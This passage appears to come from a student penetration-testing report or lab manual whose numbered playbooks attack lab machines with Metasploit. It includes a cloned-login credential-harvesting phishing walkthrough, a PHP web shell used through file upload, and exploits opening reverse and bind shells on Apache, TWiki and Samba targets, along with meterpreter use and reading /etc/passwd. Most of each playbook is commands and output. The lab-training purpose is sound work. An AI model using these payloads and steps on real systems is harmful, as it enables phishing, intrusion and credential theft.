0		1276/svchost.exe				
0	udp6	fe80::91a6:a97c:83e:6fc2:546	:::*		0	0
0		772/svchost.exe				


```

udp6 fe80::91a6:a97c:83e:6fc2:1900 :::* 0 0
1276/svchost.exe
udp6 fe80::91a6:a97c:83e:6fc2:64946 :::* 0 0
1276/svchost.exe
meterpreter >

```

The attacker then checks the ARP caches of the victim machine and also uploads a file onto the victim machine.

```

meterpreter > arp

ARP cache
=====

IP address      MAC address      Interface
-----
192.168.10.90   52:54:00:12:50:18  5
192.168.10.100  52:54:00:12:50:02  5
192.168.10.255  ff:ff:ff:ff:ff:ff  5
224.0.0.22      00:00:00:00:00:00  1
224.0.0.22      01:00:5e:00:00:16  5
224.0.0.252     01:00:5e:00:00:fc  5
239.255.255.250 00:00:00:00:00:00  1
239.255.255.250 01:00:5e:7f:ff:fa  5

meterpreter >

meterpreter > upload test.php
[*] uploading   : test.php -> test.php
[*] Uploaded 36.00 B of 36.00 B (100.0%): test.php -> test.php
[*] uploaded    : test.php -> test.php
meterpreter >

```

HH. Playbook 28: Capturing credentials using a Keylogger which clones the Web application hosted on webserver and using them to upload a PHP file that enables the attacker to direct query the system.

Scenario: An employ of the organization receives a phishing email from an account which seems to be from the company IT head. This email request the employ to immediately login to the companies web application portal by clicking on the attached link (which is a fake link imitating the web application) and check if he can access his account. The employ falls for the phishing email and does what it says.

Step1: **Reconnaissance** -The information gathered here was mostly by Doxing and checking companies web portal.

Step2: **Resource gathering** - The tool used for this play book is the social engineering toolkit (refer section XI).

Step3: **Weaponization** -The attacker loads the setoolkit which is a built in tool for kali linux and clones the login page of the companies web application.

```

root@kali:/home/kali# setoolkit

Select from the menu:

1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit

```

```

5) Update SET configuration
6) Help, Credits, and About

99) Exit the Social-Engineer Toolkit

set> 1

Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.

set> 2
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu

set:webattack>3

1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities
within SET
[-] to harvest credentials or parameters from a website as well as place
them into a report

set:webattack> IP address for the POST back in Harvester/Tabnabbing
[192.168.10.90]: 192.168.10.90
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://192.168.20.11/

[*] Cloning the website: http://192.168.20.11/
[*] This could take a little bit...
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are
ava.

```

```
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

Step2 **Delivery**: After the attacker is able to run a credential harvester port 80 on his machine and clones web application portal site which has actual address as attackers IP i.e `http://192.168.10.90/`, he sends a phishing email with the clone link. The employ opens the link and puts in his credentials which the attacker is able to get.

When the victim opens the link in the mail he sees that the site looks identical but he does not know that it's the attackers IP address in the link box.




Fig. 210. Cloned login page of the web application with address IP of the attacker

As soon as the victim puts in his login credentials and hits the login button the credential harvester running on the attacker machine captures the keystrokes. The information that the attacker receives from the credential harvester is that the Login is “admin” and the password is “password”.

```
set:webattack> Enter the url to clone:http://192.168.20.11/dvwa/login.php

[*] Cloning the website: http://192.168.20.11/dvwa/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are ava.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.10.24 - - [22/Mar/2021 18:58:29] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: username=admin
POSSIBLE PASSWORD FIELD FOUND: password=password
POSSIBLE USERNAME FIELD FOUND: Login=Login
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Fig. 211. Output seen on the Attacker screen: Username and password of the victim clearly visible.

Step5: **Exploitation** After receiving the login credentials of the victim the attacker goes to the actual login page of the web application and logs in as the employ. The attacker sets the sites security to low.




Fig. 212. Attacker logged in the web application, setting the site security low.

There after the attacker upload a PHP code file name 'test.php' which has small php script as can be seen below. This script helps in querying the database of the portal [163].

```
<?php
    System ( $_Get[ 'cmd' ] );
?>
```

The attacker uploads the PHP file using the upload option available on the web application.




Fig. 213. As can be seen the path to which the file was uploaded by the attacker appears on the screen.

Step6: Post exploitation - After uploading the file the attacker appends the location of the uploaded file ie. /hackable/uploads/test.php along with the ?cmd = followed with a shell command into the address of the application and reloads the page to query the database through the web browser.

The attacker first runs the pwd command to know the present working directory using the following address in the address bar. The result of which appears on the reloaded page as can be seen below.

Address: `http://192.168.20.11/hackable/uploads/test.php?cmd=pwd`




Fig. 214. The output of the PWD command which was run by attacker seen on his web browser.

The attacker also uses the `ls` command to check all the files which are present in that directory using following address.

Address: `http://192.168.20.11/hackable/uploads/test.php?cmd=ls`




Fig. 215. The output of `ls` command as seen on attackers web browser

***** The contribution of Satinderpal Singh ends here*****

Attacks performed by the Proxy Zone Team

***** The contribution of Ravdeep Saggu starts here*****

II. Playbook29: Apache Web Server

Step1: The foremost step is to verify the connection between the kali (attacker) machine in the trusted zone to the apache web server present in the internal (proxy) Zone, once the connection is verified, the Nmap is run to check the version of the apache web server is running.

```
root@kali:~/home/saggu# nmap -sV 192.168.20.21 -p 80
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-15 14:30 MDT Nmap scan
report for 192.168.20.21
Host is up (0.00036s latency).
PORT STATE SERVICE VERSION
80/tcp open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 00:0C:29:52:CA:FA
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in
19.48 seconds
```

```

=[ metasploit v5.0.100-dev      ]
+ -- ---[ 2046 exploits - 1107 auxiliary - 344 post      ]
+ -- ---[ 562 payloads - 45 encoders - 10 nops      ]
+ -- ---[ 7 evasion          ]
Metasploit tip: After running db_nmap, be sure to check out the result of
hosts and services

```

Step2: From the output of the Nmap it is evident that the service is up, we know that the vulnerability that we are looking to exploit is present on the versions 2.2.8. The next step is to initialize the Metasploit using the command msfconsole on the attacker machine. In the Metasploit the exploit to be used is http_version that is selected using the command

```
msf5 > use auxiliary/scanner/http/http_version
```

Step3: After selecting the exploit, we further move to set the RHOST and LHOST values. Show options is the command in which we are able to see what all information needs to be added. So, in this case, put the RHOST value as 192.168.20.21 as it is the IP of the target machine. LHOST is the IP address (192.168.10.90) of the kali machine which is situated in the trusted zone.

```

msf5 auxiliary(scanner/http/http_version) > show options Module options
(auxiliary/scanner/http/http_version):
Name  Current Setting Required Description
Proxies      no          A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS      yes         The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>' RPORT      80          yes         The target port (TCP)
SSL         false no          Negotiate SSL/TLS for outgoing connections THREADS
1           yes         The number of concurrent threads (max one per host)
VHOST       no          HTTP server virtual host
msf5 auxiliary(scanner/http/http_version)>setRHOSTS 192.168.20.21
RHOSTS => 192.168.20.21
#Once the RHOST is updated, we can check and confirm by doing show options
again.
msf5 auxiliary(scanner/http/http_version)>show options Module options
(auxiliary/scanner/http/http_version):
Name  Current Setting Required Description
Proxies      no          A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS 192.168.20.21 yes         The target host(s), range CIDR identifier, or
hosts file with syntax 'file:<path>'
RPORT    80 yes         The target port (TCP)
SSL     false no          Negotiate SSL/TLS for outgoing connections THREADS
1       yes         The number of concurrent threads (max one per host)
VHOST   no          HTTP server virtual host

```

Step4: After putting in all the required information, we are ready for the exploit. type exploit or run command for the execution of the exploit.

```

msf5 auxiliary(scanner/http/http_version) > exploit
[+] 192.168.23.4:80 Apache/2.2.8 (Ubuntu) DAV/2 ( Powered by PHP/5.2.4-
2ubuntu5.10) [*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

```
#This output shows us that the exploit is successfully executed, and the
desired result is displayed. It gives us the details of the service and the
version of the PHP as well. This ends the first part of the exploit.
```

Part II

The second part begins here. Once we know the version and information of the service, we need to find the reliable vulnerabilities in that version.

```
msf5 auxiliary(scanner/http/http_version) > use
exploit/multi/http/php_cgi_arg_injection
Hence, this exploit is used to get access of the target machine(
192.168.20.21)
[*]No payload configured, defaulting to php/meterpreter/reverse_tcp
msf5 exploit(multi/http/php_cgi_arg_injection) > show options
```

Step5: Show options tell us which all information needs to be updated in order to successfully run the exploit. Again, in this case, we need to provide the RHOST value that is 192.168.20.21.

```
Module options (exploit/multi/http/php_cgi_arg_injection):
  Name Current Setting Required Description
  PLESK      false yes    Exploit Plesk
  Proxies    no      A proxy chain of format
  type:host:port[,type:host:port][...]
  RHOSTS     yes     The target host(s), range CIDR identifier, or hosts
  file       with syntax 'file:<path>'
  RPORT 80    yes     The target port (TCP)
  SSL false no    Negotiate SSL/TLS for outgoing connections
  TARGETURI  no      The URI to request (must be a CGI-
  handled PHP script)
  URIENCODING 0          yes      Level of URI URIENCODING and
  padding (0 for minimum)
  VHOST      no      HTTP server virtual host
  Payload options (php/meterpreter/reverse_tcp): Name Current Setting
  Required Description
  LHOST 192.168.10.90 yes The listen address (an interface may be
  specified)
  LPORT 4444 yes The listen port
  Exploit target: Id Name
  0 Automatic
  msf exploit(multi/http/php_cgi_arg_injection)>set RHOSTS 192.168.20.21
  RHOSTS => 192.168.20.21
```

Step6: After updating the information, type run command so that the exploit executes and a meterpreter session is being launched. This meterpreter session enables us to type any command in the victim machine, make any changes and copy any content.

```
msf5 exploit(multi/http/php_cgi_arg_injection) >run
[*] Started reverse TCP handler on 192.168.10.90:4444
[*] Sending stage (38288 bytes) to 192.168.20.21
```

```
[*] Meterpreter session 1 opened (192.168.10.90:4444> 192.168.20.21:52207)
at 2021-02-15 14:35:58 -0600
#In the meterpreter session, we will type pwd or whoami to confirm that we
are in the victim machine. Doing ls displays us the list of files which are
present in that particular directory.
meterpreter > pwd
/var/www
meterpreter > sysinfo
Computer : metasploitable
OS      : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00
UTC 2008 i686 Meterpreter : php/linux sysinfo provides us the details of
the operating system and its version.
meterpreter > ls
Listing: /var/www
Mode Size Type Last modified Name
41777/rwxrwxrwx 4096 dir 2012-05-20 13:30:29 -0600 dav
40755/rwxr-xr-x 4096 dir 2012-05-20 13:52:33 -0600 dvwa
100644/rw-r--r-- 891 fil 2012-05-20 13:31:37 -0600 index.php
40755/rwxr-xr-x 4096 dir 2012-05-13 23:43:54 -0600 mutillidae
```

Step7: Post Exploitation- Once we have achieved the access of the victim machine, we will be proving our entry by making some changes. So, in this case, we will be making a directory named Hacked which can be confirmed by doing ls again to see that the directory is being created.

```
Meterpreter > mkdir Hacked
Creating directory: Hacked
meterpreter > ls
Listing: /var/www
Mode Size Type Last modified Name
40755/rwxr-xr-x 4096 dir 2021-02-15 03:50:06 -0600 Hacked
41777/rwxrwxrwx 4096 dir 2012-05-20 13:30:29 -0600 dav
40755/rwxr-xr-x 4096 dir 2012-05-20 13:52:33 -0600 dvwa
100644/rw-r--r-- 891 fil 2012-05-20 13:31:37 -0600 index.php
After creating the directory, we are going to remove the directory using
the following command.
meterpreter > rmdir Hacked
removing directory: Hacked
To verify, do ls again and see that the Hacked no longer exists in the
directory.
meterpreter > ls
Listing: /var/www
Mode Size Type Last modified Name
41777/rwxrwxrwx 4096 dir 2012-05-20 13:30:29 -0600 dav
40755/rwxr-xr-x 4096 dir 2012-05-20 13:52:33 -0600 dvwa
100644/rw-r--r-- 891 fil 2012-05-20 13:31:37 -0600 index.php
40755/rwxr-xr-x 4096 dir 2012-05-13 23:43:54 -0600 mutillidae
40755/rwxr-xr-x 4096 dir 2012-05-13 23:36:40 -0600 phpMyAdmin
meterpreter >
```


This exploit was successfully executed. As you can see, I was able to get into the vulnerable machine from the kali machine. I was given the root privilege, So I was able to create a directory and later delete a directory to see if changes are made in actual.

JJ. Playbook 30: Apache Web Server (II)

Step1: The foremost step is to verify the connection between the kali (attacker) machine in the trusted zone to the apache web server present in the internal (proxy) Zone, once the connection is verified, the Nmap is run to check the version of the apache web server is running.

```
root@kali:/home/saggu# nmap -sV 192.168.20.21 -p 80
Starting Nmap 7.80 ( https://nmap.org ) at 2021-02-15 14:30 MDT Nmap scan
report for 192.168.20.21
Host is up (0.00036s latency).
PORT STATE SERVICE VERSION
80/tcp open  http Apache httpd 2.2.8 ((Ubuntu) DAV/2)
MAC Address: 00:0C:29:52:CA:FA
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in
19.48 seconds
=[ metasploit v5.0.100-dev  ]
+ -- --=[ 2046 exploits - 1107 auxiliary - 344 post  ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops  ]
+ -- --=[ 7 evasion  ]
Metasploit tip: After running db_nmap, be sure to check out the result of
hosts and services.
```

Step2: The next step is to initialize the Metasploit using the command msfconsole on the attacker machine. In the Metasploit the exploit to be used is twiki_history that is selected using the command

```
msf5 > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
#Some exploits run with the default payloads; in some cases, a specific
payload must be selected. So, in this case, we will type show payloads to
see all available payloads.
msf5 exploit(unix/webapp/twiki_history) > show payloads
Compatible Payloads
# Name Disclosure Date Rank Check
Description
0 cmd/unix/bind_awk manual No
Unix Command Shell, Bind TCP (via AWK)
1 cmd/unix/bind_busybox_telnetd manual No
Unix Command Shell, Bind TCP (via BusyBox telnetd)
2 cmd/unix/bind_inetd manual No
Unix Command Shell, Bind TCP (inetd)
3 cmd/unix/bind_jjs manual No
Unix Command Shell, Bind TCP (via jjs)
4 cmd/unix/bind_lua manual No
Unix Command Shell, Bind TCP (via Lua)
```

```

5  cmd/unix/bind_netcat                                     manual  No
Unix Command Shell, Bind TCP (via netcat)
6  cmd/unix/bind_netcat_gaping                             manual  No      Unix
Command Shell, Bind TCP (via netcat-e)
  The following payload is chosen and is selected using the following
  command.
  msf5 exploit(unix/webapp/twiki_history) > set payload
cmd/unix/bind_netcat_gaping
payload => cmd/unix/bind_netcat_gaping

```

Step3: After selecting the payload, we move forward to set the RHOST and LHOST values. Show options is the command in which we are able to see what all information needs to be added. So, in this case, put the RHOST value as 192.168.20.21 as it is the IP of the target machine. LHOST is the IP address (192.168.10.90) of the kali machine which is situated in the trusted zone.

```

msf5 exploit(unix/webapp/twiki_history) > show options
Module options (exploit/unix/webapp/twiki_history):
Name      Current Setting  Required  Description
Proxies                    no        A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS                    yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
RPORT      80              yes       The target port (TCP)
SSL        false           no        Negotiate SSL/TLS for outgoing
connections
URI        /twiki/bin      yes       TWiki bin directory path
VHOST      no              HTTP server virtual host
  Payload options (cmd/unix/bind_netcat_gaping):
Name      Current Setting  Required  Description
LPORT     4444             yes       The listen port
RHOST     no               The target address
Exploit target:
Id  Name
0   Automatic
  msf5 exploit(unix/webapp/twiki_history) > set rhost 192.168.20.21
rhost => 192.168.20.21
#Verify if the changes are made by going into show options again. Make
changes if still required.

```

Step4: Once all the information is complete, type exploit or run to execute the exploit.

```

msf5 exploit(unix/webapp/twiki_history) > exploit
[+] Successfully sent exploit request
[*] Started bind TCP handler against 192.168.20.21:4444
[*] Command shell session 1 opened (0.0.0.0:0 -> 192.168.20.21:4444) at
2021-02-24 12:52:00 -0700

```

Step5: Once the exploit is launched, we see a shell screen which shows that the execution is done and the shell is open for the attacker to make changes into the victim machine. We can verify the entry into the victim machine by typing pwd or whoami. The output of pwd shows us which directory we are in.

```

pwd
/
#Doing ls -l displays all the list of the files/folders in the directory
along with their permission set such as xr-wxr-r which means which file has
readable access only, which file has executable access.
ls -l
total 40
drwxr-xr-x  2 root    root    4096 Oct  9 06:30 backups
drwxr-xr-x 12 root    root    4096 Apr 28 2010 cache
drwxr-xr-x 37 root    root    4096 May 20 2012 lib
drwxrwsr-x  2 root    staff   4096 Apr 15 2008 local
drwxrwxrwt  3 root    root      60 Jan 29 12:58 lock
drwxr-xr-x 14 root    root    4096 Jan 29 12:57 log
drwxrwsr-x  2 root    mail    4096 Oct  9 06:30 mail
drwxr-xr-x  2 root    root    4096 Mar 16 2010 opt
drwxr-xr-x 14 root    root     580 Jan 29 12:58 run
drwxr-xr-x  5 root    root    4096 Apr 28 2010 spool
drwxrwxrwt  2 root    root    4096 May 20 2012 tmp

```

Step6: Post Exploitation- Once we have achieved the access of the victim machine, we will be proving our entry by making some changes. So in this case, we will be extracting the password file from the victim machine by using the command `cat /etc/passwd`.

```

cat /etc/passwd
[*] exec: cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534:./nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin

```

```

systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
mysql:x:104:110:MySQL Server,,,:/nonexistent:/bin/false
tss:x:105:111:TPM software stack,,,:/var/lib/tpm:/bin/false
strongswan:x:106:65534:./var/lib/strongswan:/usr/sbin/nologin
ntp:x:107:112:./nonexistent:/usr/sbin/nologin
messagebus:x:108:113:./nonexistent:/usr/sbin/nologin
redsocks:x:109:114:./var/run/redsocks:/usr/sbin/nologin
rwhod:x:110:65534:./var/spool/rwho:/usr/sbin/nologin
iodine:x:111:65534:./var/run/iodine:/usr/sbin/nologin
miredo:x:112:65534:./var/run/miredo:/usr/sbin/nologin
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
usbmux:x:114:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tcpdump:x:115:119:./nonexistent:/usr/sbin/nologin
rtkit:x:116:121:RealtimeKit,,,:/proc:/usr/sbin/nologin
_rpc:x:117:65534:./run/rpcbind:/usr/sbin/nologin
Debian-snmp:x:118:123:./var/lib/snmp:/bin/false
statd:x:119:65534:./var/lib/nfs:/usr/sbin/nologin
postgres:x:120:125:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash
stunnel4:x:121:127:./var/run/stunnel4:/usr/sbin/nologin
sshd:x:122:65534:./run/sshd:/usr/sbin/nologin
sslh:x:123:128:./nonexistent:/usr/sbin/nologin
avahi:x:124:129:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
nm-openvpn:x:125:130:NetworkManager
OpenVPN,,,:/var/lib/openvpn/chroot:/usr/sbin/nologin
nm-openconnect:x:126:131:NetworkManager OpenConnect
plugin,,,:/var/lib/NetworkManager:/usr/sbin/nologin
pulse:x:127:133:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
saned:x:128:135:./var/lib/saned:/usr/sbin/nologin
inetsim:x:129:137:./var/lib/inetsim:/usr/sbin/nologin
colord:x:130:138:colord colour management
daemon,,,:/var/lib/colord:/usr/sbin/nologin
:x:131:139:./var/lib/geoclue:/usr/sbin/nologin
lightdm:x:132:140:Light Display Manager:/var/lib/lightdm:/bin/false
king-phisher:x:133:141:./var/lib/king-phisher:/usr/sbin/nologin
saggu:x:1000:1000:saggu,,,:/home/saggu:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/usr/sbin/nologin

```

This is an alternative way to get access to the Machine by exploiting the Apache Web Server port 80. This exploit provides us the root privilege which helps us to make modifications in the machine. The password file was also extracted with the help of the command `cat /etc/passwd`.

*** The contribution of Ravdeep Saggu ends here***

*** The contribution of Gurcharan Jawanda starts here***

KK. Playbook 31: Samba Exploit

Step1: The foremost step is to verify the connection between the kali (attacker) machine in the trusted zone to the samba server present in the internal (proxy) Zone, once the connection is verified, the nmap is run to check the version of the samba server is running.

```
root@kali:~# nmap -sV 192.168.20.11 | more
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-11 12:36 MST
Nmap scan report for 192.168.20.11
Host is up (0.00081s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet?
25/tcp    open  smtp        Postfix smtpd
53/tcp    open  domain      ISC BIND 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell       Netkit rshd
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Bash shell (**BACKDOOR**; root shell)
2049/tcp  open  nfs         2-4 (RPC #100003)
3306/tcp  open  mysql      MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, P1,
irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 190.69 seconds
```

From the output of the nmap it is evident that the server is running the samba service, we know that the vulnerability that we are looking to exploits is present on the versions 3.0.20 - 3.0.25rc, so these versions come within range as nmap result shows smbd 3.X - 4.X.

Step2: The next step is to initialize the metasploit using the command msfconsole on the attacker machine. In the metasploit the exploit to be used is usermap_sscript that is selected using the command

```
use exploit/multi/samba/usermap_script
```

Step3: After the exploit is selected, the parameters are initialized and the exploit by default uses cmd/unix/reverse_netcat payload to provide access to the exploited machine. The default payload is sufficient to provide shell access to the attacker. The other parameter that needs to be defined is the rhost i.e. the ip address of the vulnerable machine/server; it is the address of the remote host i.e the samba server in the internal zone. In this case the ip address of samba server is 192.168.20.11. There is also lhost i.e. the address of the localhost usually this is assigned as loopback address (127.0.0.1) of the attacker, in some cases the loopback address hinders some functionality so the lhost should set to the ip address of the machine that is connected to the vulnerable server. The address of the attacker machine (kali machine in trusted zone) is 192.168.10.90 and the commands used to assign these values are :

- A. set rhost 192.168.20.11
- B. set lhost 192.168.10.90

These can be verified by using show options command, when all the parameters are verified the exploit can be performed using the run command.

```
whoami
root
pwd
/
uname -a
Linux P1:Proxy_server 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
i686x
```

